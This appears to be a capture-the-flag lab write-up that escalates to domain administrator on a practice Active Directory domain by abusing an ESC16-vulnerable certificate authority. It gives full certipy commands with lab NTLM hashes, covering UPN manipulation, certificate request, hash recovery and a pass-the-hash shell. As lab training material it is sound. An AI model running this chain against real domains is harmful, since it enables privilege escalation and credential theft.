
From bloodhound we can see that ca_svc is a member of Cert Publishers group and have enrollment rights to the CA fluffy-dc01-ca.
We can check for vulnerable templates or vulnerabilities in this CA using certipy
certipy find -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -vulnerable -stdout
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3150FA7E60CE28AD4DAE41A1B61D8874
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:12:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
                                          FLUFFY.HTB\Administrators
        Read                            : FLUFFY.HTB\Administrators
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates

The CA is vulnerable to ESC16
Privilege Escalation - ESC16
As mentioned in the certipy wiki, a CA is vulnerable to ESC16 if szOID_NTDS_CA_SECURITY_EXT extension identified by 1.3.6.1.4.1.311.25.2 is disabled for it. When this security extension is disabled and if the DC is not operating in full enforcement (the value of registry key StrongCertificateBindingEnforcement = 1 or 0) they will fall back on weaker certificate mapping methods based on UPN or DNS. So if we can update the UPN of the user with the sAMAccountName of a target user, we can impersonate them.
All the user’s in the Service Accounts group have GenericWrite on each other:

We can use the credential of winrm_svc to update the UPN of ca_svc to administrator, request a certificate and get the hash for administrator.
Update the UPN
Right now the UPN of ca_svc shows:
certipy account -u winrm_svc@fluffy.htb -hashes 33bd09dcd697600edf6b3a7af4875767 -user ca_svc read

We have to update this to administrator:
certipy account -u winrm_svc@fluffy.htb -hashes 33bd09dcd697600edf6b3a7af4875767 -user ca_svc update -upn administrator

Request certificate
certipy req -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip $IP -target dc01.fluffy.htb -ca fluffy-DC01-CA -template User

Now revert the UPN to the original one:
certipy account -u winrm_svc@fluffy.htb -hashes 33bd09dcd697600edf6b3a7af4875767 -user ca_svc update -upn ca_svc@fluffy.htb

Get hash of Administrator
Now we have to use the certificate to send an auth request and retrieve the hash of administrator
faketime -f '+7h' certipy auth -pfx administrator.pfx -username Administrator -domain fluffy.htb -dc-ip $IP

Got it! Let’s try to get shell access using the hash:
evil-wirm -i dc01.fluffy.htb -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e

And Here’s the flag:

References
- https://research.checkpoint.com/2025/cve-2025-24054-ntlm-exploit-in-the-wild/
- https://cti.monster/blog/2025/03/18/CVE-2025-24071.html
- https://github.com/0x6rss/CVE-2025-24071_PoC
- https://decoder.cloud/2023/11/20/a-deep-dive-in-cert-publishers-group/
- https://www.hackingarticles.in/shadow-credentials-attack/
- https://www.hackingarticles.in/adcs-esc16-security-extension-disabled-on-ca-globally/